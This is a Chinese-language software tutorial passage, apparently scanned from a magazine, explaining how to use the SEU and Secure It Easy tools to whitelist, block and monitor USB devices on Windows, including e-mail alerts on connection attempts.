


图1

在系统托盘中的SEU图标的右键菜单中点击“Open Secure Endpoint USB”项，在SEU管理窗口中的“USB Device Protection”栏中列出所有受到保护的USB设备，在对应的USB设备的前面如果显示绿色的，表示该设备可以正常使用，如果显示红色的标记，表示禁用该设备，如果显示带问号的标记，表示每次使用该USB设备时，都会弹出SEU的监控认证窗口（图2）。点击“Remove”按钮，可以将选中的USB设备从保护列表中删除，当以后使用该设备时，仍然需要经过SEU的安全认证。为了防止其他人随意终止SEU的运行，SEU采用了特殊的运行机制，在系统底层取得USB端口的监控权限，可以从底层对USB设备的使用情况进行全面监控。对于没有通过认证的USB设备，即使你从系统托盘中关闭SEU，当插上该USB设备时，SEU也会从系统底层禁用该设备，从表面上看，Windows对连接的USB设备毫无反映，如同USB端口损坏了一样。




图2

二、使用Secure It Easy为USB端口加密

Secure It Easy的运行需要Microsoft .NET Framework 2.0组件的支持，并且当前用户必须具有管理员权限。Secure It Easy安装完成后会将自身注册为名为“Secure It Easy”的系统服务，并且可以自动跟随系统启动。然后不管我们连接任何USB设备，Secure It Easy都会在系统托盘的上方弹出禁用该设备的提示信息。在系统托盘中的Secure It Easy图标的右键菜单上点击“Settings”，在其管理窗口中的“Devices”面板中会列出所有连接的USB设备信息，包括其状态、描述信息、PID、VID、用户信息、串行号、设备类型等数据（图3）。默认情况下，对应USB设备的“Status”列中显示为红色的禁用标记，在其右键菜单上点击“Check”项，该设备的“Status”列就自动处于选中状态，同时显示图标变成绿色标记，然后就可以正常加载和使用该设备了（图4）。如果需要激活所有禁用的USB设备，勾选面

板左下角的“Checkl All”项即可。如果需要禁用对应的USB设备，在对应USB设备的右键菜单上点击“Uncheck”项即可。按照上述方法，你可以灵活的控制USB设备的使用情况。点击该面板右下角的“Refrash List”按钮，可以刷新上述USB设备管理列表。




图3




图4

在Secure It Easy管理窗口工具栏中点击“Settings”按钮，然后在“E-Mail Notification”面板中勾选“Enable e-mail notifications”项，表示激活邮件报警功能（图5）。




图5

当Secure It Easy检测到有人在本机中试图连接USB设备时，可以自动向预设的邮箱发送报警邮件。在“E-Mail Settings”栏中依次输入发信人地址、收信人地址、抄送地址、邮件主题、SMTP服务器等信息。如果发信服务器需要认证的话，勾选“SMTP Server requires authentication”项，在其下输入SMTP服务器的帐户名和密码，点击“Sent Test E-Mail”按钮，可以对该邮箱进行测试。在“General Settings”面板的“Service Control”栏的“Service”列表中可以改变Secure It Easy服务的运行状态（包括自动、手动、禁止等）。在默认状态下，其处于自动运行状态，点击“Stop”按钮可以停止该服务（图6）。

